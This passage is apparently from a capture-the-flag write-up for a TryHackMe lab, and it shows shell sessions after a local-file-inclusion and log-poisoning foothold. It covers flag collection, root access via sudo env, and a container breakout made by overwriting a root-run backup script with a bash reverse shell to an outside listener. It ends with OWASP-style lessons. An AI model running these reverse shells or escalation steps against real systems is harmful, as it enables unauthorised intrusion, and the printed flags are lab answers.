
Use Burp Suite to encode command as URL



Copy to the request and send.



Back to listener, Now I have a shell.



Let’s explore the machine.

Now I have first flag.

```
/bin/sh: 0: can't access tty; job control turned off
$ pwd
/var/www/html
$ ls
cat.php
cats
dog.php
dogs
flag.php
index.php
style.css
$ cat flag.php
<?php
$flag_1 = "THM{Th1s_1s_N0t_4_Catdog_ab67edfa}"
?>
$
```

There's flag2 in "/var/www".

```
$ locate flag
/bin/sh: 4: locate: not found
$ cd ..
$ ls
flag2_QMW7JvaY2LvK.txt
html
$ pwd
/var/www
$ cat flag2_QMW7JvaY2LvK.txt
THM{LF1_t0_RC3_aec3fb}
$
```

I explore further and can't find anything else.

Privilege Escalation

Let's verify if I can use sudo command.

I can use "env".

```
$ ls -la
total 20
drwxr-xr-x 1 root     root     4096 Mar 10  2020 .
drwxr-xr-x 1 root     root     4096 Feb 26  2020 ..
-rw-r--r-- 1 root     root       23 Mar 10  2020 flag2_QMW7JvaY2LvK.txt
drwxrwxrwx 4 www-data www-data 4096 Dec  7 09:22 html
$ sudo -l
Matching Defaults entries for www-data on fd76fb59b4a9:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on fd76fb59b4a9:
    (root) NOPASSWD: /usr/bin/env
```

Root command reference: https://gtfobins.github.io/gtfobins/env/#sudo

Now I'm root.

```
    (root) NOPASSWD: /usr/bin/env
$ sudo env /bin/sh

id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
```

Now I have flag3.

```
ls -la
total 20
drwxr-xr-x 1 root     root     4096 Mar 10  2020 .
drwxr-xr-x 1 root     root     4096 Feb 26  2020 ..
-rw-r--r-- 1 root     root       23 Mar 10  2020 flag2_QMW7JvaY2LvK.txt
drwxrwxrwx 4 www-data www-data 4096 Dec  7 09:22 html
cd /root
ls
flag3.txt
cat flag3.txt
THM{D1ff3r3nt_3nv1ronments_874112}
```

Let's explore the machine furthermore to find last flag.

Nothing at first.

But I keep exploring all possibilities using known linux folders and files.

```
ls -la
total 20
drwx------ 1 root root 4096 Mar 10  2020 .
drwxr-xr-x 1 root root 4096 Dec  7 09:22 ..
-rw-r--r-- 1 root root  570 Jan 31  2010 .bashrc
-rw-r--r-- 1 root root  148 Aug 17  2015 .profile
-r-------- 1 root root   35 Mar 10  2020 flag3.txt
cd /tmp
ls
f
ls -la
total 8
drwxrwxrwt 1 root     root     4096 Dec  7 09:49 .
drwxr-xr-x 1 root     root     4096 Dec  7 09:22 ..
prw-r--r-- 1 www-data www-data    0 Dec  7 09:49 f
cd /opt
ls -la
total 12
drwxr-xr-x 1 root root 4096 Dec  7 09:22 .
drwxr-xr-x 1 root root 4096 Dec  7 09:22 ..
drwxr-xr-x 2 root root 4096 Apr  8  2020 backups
cd backups
ls
backup.sh
backup.tar
ls -la
total 2892
drwxr-xr-x 2 root root    4096 Apr  8  2020 .
drwxr-xr-x 1 root root    4096 Dec  7 09:22 ..
-rwxr--r-- 1 root root      69 Mar 10  2020 backup.sh
-rw-r--r-- 1 root root 2949120 Dec  7 10:13 backup.tar
```

There’s backups directory

This “backup.sh” s interesting.

```
cat backup.sh
#!/bin/bash
tar cf /root/container/backup/backup.tar /root/container
```

This machine have a docker.

Let’s bypass it

Create another reverse shell

```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 1235
listening on [any] 1235 ...
```

Replace former script in backup.sh with reverse shell

```
echo "#!/bin/bash" > backup.sh
echo "/bin/bash -c 'bash -i >& /dev/tcp/10.9.3.51/1235 0>&1'" >> backup.sh
cat backup.sh
#!/bin/bash
/bin/bash -c 'bash -i >& /dev/tcp/10.9.3.51/1235 0>&1'
```

Back to listener and wait for awhile.

Now I have another shell.

```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 1235
listening on [any] 1235 ...
10.10.219.165: inverse host lookup failed: Unknown host
connect to [10.9.3.51] from (UNKNOWN) [10.10.219.165] 34042
bash: cannot set terminal process group (4823): Inappropriate ioctl for device
bash: no job control in this shell
root@dogcat:~#
```

There's forth flag.

```
root@dogcat:~# whoami
whoami
root
root@dogcat:~# ls
ls
container
flag4.txt
root@dogcat:~# cat flag4.txt
cat flag4.txt
THM{esc4l4tions_on_esc4l4tions_on_esc4l4tions_7a52b17dba6ebb0dc38bc1049bcba02d}
root@dogcat:~#
```

FINAL THOUGHTS

Exploited OWASP vulnerabilities and recommendations.

Insecure Design - This system had an LFI vulnerability which led to the ability of remote code execution.

Security Logging and Monitoring Failures - The access.log file wasn't properly protected which led to the ability of log poisoning. The server also didn't flag multiple requests from the same hosts which allowed me to use the burpsuite repeater to break the log file and gain access.

Security Misconfiguration - I was able to write to the backup.sh file which allowed me to break out of the docker container. This shouldn't have been possible.